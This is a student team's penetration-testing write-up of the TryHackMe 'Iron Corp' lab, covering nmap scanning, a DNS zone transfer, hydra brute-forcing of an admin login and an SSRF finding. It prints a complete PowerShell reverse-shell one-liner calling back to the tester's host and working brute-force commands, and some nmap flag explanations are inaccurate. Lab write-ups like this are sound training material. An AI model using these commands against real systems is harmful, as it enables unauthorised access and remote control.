



PenTest 2

Iron Corp

PennCake

Members

ID	Name	Role
1211103144	Vaarindran Nyanasegran	Leader
1211103222	Asyran Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member

Recon and Enumeration

Members Involved: Vaarindran, Aisyah, Asyran, Sabrina


Tools used: nano, terminal, WSL, Kali Linux, nmap, dig, hydra, OpenVPN, Mozilla Firefox

Thought Process and Methodology and Attempts:

Once Vaari have successfully turned on their machine at THM, he added ironcorp.me domain into his config file. To do so, he went to his terminal and made sure it was running with **root privileges**.

```
PS C:\Users\vaari> kali
[~] kali@Vaari_HP:~$ sudo su
[sudo] password for kali:
[~] root@Vaari_HP:~/home/kali
[~] # nano /etc/hosts
```

After successfully obtaining root privileges. Vaari input “**nano/etc/hosts**”, then he added the machine IP and ironcorp.me.



```
root@Vaari_HP:~/home/kali /etc/hosts
GNU nano 6.3
# This file was automatically generated by WSL. To stop automatic generation of this file, add the following entry to />
# [network]
# generateHosts = false
127.0.0.1      localhost
127.0.1.1      Vaari_HP
10.10.185.197  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Once Vaari had successfully exited nano, he executed nmap by inputting **nmap -Pn -sV -sN 10.10.147.89** (machine IP) where

-Pn	Used to skip host discovery stage altogether. It is being used because we tried to do it without -Pn, but we got an empty scan result.
-sV	Used to enable version detection
-sN	Used to tell nmap not to do a port scan after host discovery

```
└─(root㉿Vaari_HP)-[~/home/kali]
└─# nmap -Pn -sV -sN 10.10.147.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 16:45 +08
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing NULL Scan
NULL Scan Timing: About 39.00% done; ETC: 16:49 (0:02:04 remaining)
Stats: 0:01:28 elapsed; 0 hosts completed (1 up), 1 undergoing NULL Scan
NULL Scan Timing: About 43.50% done; ETC: 16:49 (0:01:54 remaining)
```

After successfully obtaining the nmap result, he reran the nmap scan but this time specifying the port by inputting '**nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me**'. Where,

-o	Used for revealing further information of the Operating System.
-n	Tells Nmap to never do reverse DNS resolution on the active IP addresses

```
└─(root㉿Vaari_HP)-[~/home/kali]
└─# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 10.10.147.89 -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 16:57 +08
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 16:57 (0:00:08 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 16:58 (0:00:07 remaining)
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 71.43% done; ETC: 16:58 (0:00:14 remaining)
Nmap scan report for 10.10.147.89
Host is up (0.67s latency).
```

```
Host is up (0.67s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WIN-8VMBKF3G815
| NetBIOS_Domain_Name: WIN-8VMBKF3G815
| NetBIOS_Computer_Name: WIN-8VMBKF3G815
| DNS_Domain_Name: WIN-8VMBKF3G815
| DNS_Computer_Name: WIN-8VMBKF3G815
| Product_Version: 10.0.14393
|_ System_Time: 2022-08-03T08:58:42+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T08:42:16
|_Not valid after: 2023-02-01T08:42:16
|_ssl-date: 2022-08-03T08:58:50+00:00; -2s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Based on the nmap scan, the group members can determine that there are several ports hosting various services.

Looking deeper into the ironcorp.me server, the group members can use dig which is used to gather DNS information. This also can show if there is any subdomain. To do so just input ‘**dig @machine_ip ironcorp.me axfr**’ where,

axfr → is a DNS Zone transfer protocol, which is also the simplest mechanism used to replicate a DNS record across a DNS server.

```
[root@Vaari_HP]~[~/home/kali]
# dig @10.10.147.89 ironcorp.me axfr

; <>> DiG 9.18.1-1-Debian <>> @10.10.147.89 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster.
                  3 900 600 86400 3600
ironcorp.me.      3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A       127.0.0.1
internal.ironcorp.me. 3600    IN      A       127.0.0.1
ironcorp.me.      3600    IN      SOA     win-8vmbkf3g815. hostmaster.
                  3 900 600 86400 3600
;; Query time: 319 msec
;; SERVER: 10.10.147.89#53(10.10.147.89) (TCP)
;; WHEN: Wed Aug 03 17:03:23 +08 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

From the output, the group mates can determine that there are two subdomains which are **admin.ironcorp.me** and **internal.ironcorp.me**

Since, the subdomains have been determined, in the ironcorp.me domain, repeat step 1 (**adding domains into config file**)

```
GNU nano 6.3                               /etc/hosts
# This file was automatically generated by WSL. To stop automatic generation, edit /etc/wsl.conf or use --noauto-etc.
# [network]
# generateHosts = false
127.0.0.1      localhost
127.0.1.1      Vaari_HP.      Vaari_HP
10.10.147.89   ironcorp.me
10.10.147.89   admin.ironcorp.me
10.10.147.89   internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0  ip6-localnet
ff00::0  ip6-mcastprefix
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```



Sabrina typed in ironcorp.me:8080 to see if the main site was accessible.

The screenshot shows a Firefox browser window with the title "Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent - Mozilla Firefox". The address bar shows "ironcorp.me 8080". The page content is the Dashtreme Admin dashboard, which includes a sidebar with navigation links such as Dashboard, UI Icons, Forms, Tables, Calendar, Profile, Login, Registration, and Upgrade To PRO. The main area displays several key performance indicators (KPIs) and charts. KPIs include "Total Orders" (9526, +4.2% ↑), "Total Revenue" (8323, +1.2% ↑), "Visitors" (6200, +5.2% ↑), and "Messages" (5630, +2.2% ↑). Below these are two charts: "Site Traffic" showing visitor trends and "Weekly sales" showing a donut chart for Direct sales (\$5856, +55%).

Sabrina typed in admin.ironcorp.me:11025 to go to the admin site. Unfortunately, it was not accessible and authentication was required.

The screenshot shows a Firefox browser window with the title "Server Not Found - Mozilla Firefox". The address bar shows "admin.ironcorp.me 11025". The page content is a modal dialog box with the heading "Hmm. We're having trouble" and the sub-heading "Authentication Required - Mozilla Firefox". The dialog box contains fields for "User Name:" and "Password:", both of which are empty. Below the fields is a message: "http://admin.ironcorp.me:11025 is requesting your username and password. The site says: 'My Protected Area'". At the bottom of the dialog box are two buttons: "Cancel" and "OK". Below the dialog box, there is a list of troubleshooting steps: "Check your network connection." and "If you are connected but behind a firewall, check that Firefox has permission to access the Web.". At the very bottom right of the dialog box is a blue "Try Again" button.

The first step to get the login credentials, Sabrina downloaded rockyou.txt on <https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt> and created a text file named admin that contains ‘admin’ word. The team had guessed the username was admin and decided to create that file.



Sabrina had used **hydra -L admin -P rockyou.txt -s 11025 -f admin.ironcorp.me http-get** to get the username and password to access to the admin site. The option -L in hydra is for login with LOGIN name while -P is for try password PASS. Then, the option -s is for default port and -f is for exit when a login/pass pair is found.

```

root@ip-10-10-46-31:~#
File Edit View Search Terminal Help
Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 11:42:18
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1:p:14344398), -896525 tries per task
[DATA] attacking http-get://ironcorp.me:11025//
```

[11025][http-get] host: ironcorp.me login: admin password: 123456
[11025][http-get] host: ironcorp.me login: admin password: 12345
[11025][http-get] host: ironcorp.me login: admin password: 123456789
[11025][http-get] host: ironcorp.me login: admin password: password
[11025][http-get] host: ironcorp.me login: admin password: iloveyou
[11025][http-get] host: ironcorp.me login: admin password: 1234567
[11025][http-get] host: ironcorp.me login: admin password: princess
[11025][http-get] host: ironcorp.me login: admin password: rockyou
[11025][http-get] host: ironcorp.me login: admin password: 12345678
[11025][http-get] host: ironcorp.me login: admin password: abc123
[11025][http-get] host: ironcorp.me login: admin password: nicole
[11025][http-get] host: ironcorp.me login: admin password: daniel
[11025][http-get] host: ironcorp.me login: admin password: babygirl
[11025][http-get] host: ironcorp.me login: admin password: monkey
[11025][http-get] host: ironcorp.me login: admin password: jessica
[11025][http-get] host: ironcorp.me login: admin password: lovely

1 of 1 target successfully completed, 16 valid passwords found

Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 11:42:20

```

root@ip-10-10-46-31:~# hydra -L admin -P rockyou.txt -s 11025 -f admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-03 11:46:08
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1:p:14344398), -896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//


[11025][http-get] host: admin.ironcorp.me login: admin password: password123

[STATUS] attack finished for admin.ironcorp.me (valid pair found)


1 of 1 target successfully completed, 1 valid password found

Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-03 11:47:06


Sabrina typed in the credentials and got access to the admin site.




This was the admin site after getting access to it using the credentials, which were gotten from the terminal using the hydra command. There was a search bar where users could submit queries.



Aisyah tried to submit a query using the searchbar.



As seen below, when Aisyah entered the query, it did not return any results.



Aisyah used text files to experiment with the website's URL.

```
(root㉿kali)-[~]
# nano test.txt
```

```
(root㉿kali)-[~]
# cat test.txt
hi
```

Aisyah set up a python server on port 80.

```
(root㉿kali)-[~]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Aisyah found out that the website was vulnerable to SSRF attacks because she has partial access to control of the request sent by the web application.



However, when Aisyah tried to execute a reverse shell from her computer, it only showed the source code of the file and did not execute any commands.


```
(root㉿kali)-[~]
# admin.ironcorp.me:11025/?r=http://10.18.37.160/home/aisyah/shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.37.160',4444);$stream = $client.GetStream();$byte[]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.UTF8Encoding).GetString($bytes, 0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Next, Aisyah loaded the subdomain that she could not load earlier (internal.ironcorp.me) and found a message ‘**You can find your name here**’.




A screenshot of a web browser window. The address bar shows the URL admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025. Below the address bar, there is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the text "You can find your name here".

When she clicked on ‘here’, it loaded a page with forbidden access with the url internal.ironcorp.me:11025/name.php?name=internal.ironcorp.me



A screenshot of a web browser window showing a 403 Access forbidden error page. The address bar shows the URL internal.ironcorp.me:11025/name.php?name=internal.ironcorp.me. The main content area displays the text "Access forbidden!". Below it, a message says "You don't have permission to access the requested object. It is either read-protected or not readable by the server. If you think this is a server error, please contact the [webmaster](#)". At the bottom, it shows the text "Error 403" and the server information "internal.ironcorp.me" and "Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4".


Thus, Aisyah viewed the page source of the previous webpage and found a hyperlink reference with the url ‘<http://internal.ironcorp.me:11025/name.php?name=internal.ironcorp.me>’.



